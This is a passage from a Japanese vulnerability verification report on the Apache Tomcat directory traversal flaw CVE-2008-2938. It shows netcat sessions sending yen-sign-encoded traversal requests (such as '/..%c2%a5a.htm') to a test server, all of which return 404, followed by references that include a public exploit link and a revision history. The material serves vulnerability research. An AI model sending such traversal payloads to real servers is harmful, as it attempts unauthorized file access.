
UNICODE では、「¥(円記号)」を「バックスラッシュ」とは異なる「U+00A5」に割り当てられている。よって、「%A5」、UTF-8 表現である「%C2%A5」、および 3Byte の冗長な UTF8 表現「%E0%82%A5」について、MS-Windows 版の Apache-Tomcat で再現させてみた。その結果、CVE-2008-2938 は再現しなかった。



```
コマンド プロンプト
C:¥>nc -nvw 192.0.2.4 8080
(UNKNOWN) [192.0.2.4] 8080 (?) open
GET /..%a5a.htm HTTP/1.0

HTTP/1.1 404 /..%a5a.htm
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Length: 1010
Date: Sun, 14 Sep 2008 13:59:17 GMT
Connection: close
```


図7.1-1: 「/..%A5a.htm」ではエラーとなる



```
コマンド プロンプト
C:¥>nc -nvw 192.0.2.4 8080
(UNKNOWN) [192.0.2.4] 8080 (?) open
GET /..%c2%a5a.htm HTTP/1.0

HTTP/1.1 404 /..%c2%a5a.htm
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Length: 1019
Date: Sun, 14 Sep 2008 14:03:19 GMT
Connection: close
```

図7.1-2: 「/..%C2%A5a.htm」ではエラーとなる



```
ca コマンド プロンプト
C:\>nc -nvv 192.0.2.4 8080
(UNKNOWN) [192.0.2.4] 8080 (?) open
GET /..%e0%82%a5a.htm HTTP/1.0

HTTP/1.1 404 /..%e0%82%a5a.htm
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Length: 1028
Date: Sun, 14 Sep 2008 14:04:49 GMT
Connection: close
```

図7.1-3: 「../%E0%82%A5a.htm」ではエラーとなる

10 参考

- CVE-2008-2938
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2938>
- milw0rm.com
<http://www.milw0rm.com/exploits/6229>
- Tomcat のディレクトリトラバーサル脆弱性に関する検証レポート
<http://www.nttdata-sec.co.jp/column/report20080813.pdf>
- Tomcat にディレクトリトラバーサル脆弱性、NTT データ・セキュリティが注意喚起
<http://www.atmarkit.co.jp/news/200808/13/tomcat.html>
- 「正規化エラーによる、ファイルへの誤ったアクセス権の適用」の脆弱性に対する対策 (MS00-057)
<http://www.microsoft.com/japan/technet/security/bulletin/ms00-057.msp>
- Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability
<http://www.securityfocus.com/bid/1806>

11 履歴

- 2008年08月26日 : ver0.1 仮公開
- 2008年08月27日 : ver0.2 仮公開 (誤字脱字を修正)
- 2008年09月15日 : ver0.3 「¥」のUTF8 冗長表現が「%C1%1C」という間違いを「%C1%9C」に修正した。円記号(U+00A5)についての実験を追加した。

以 上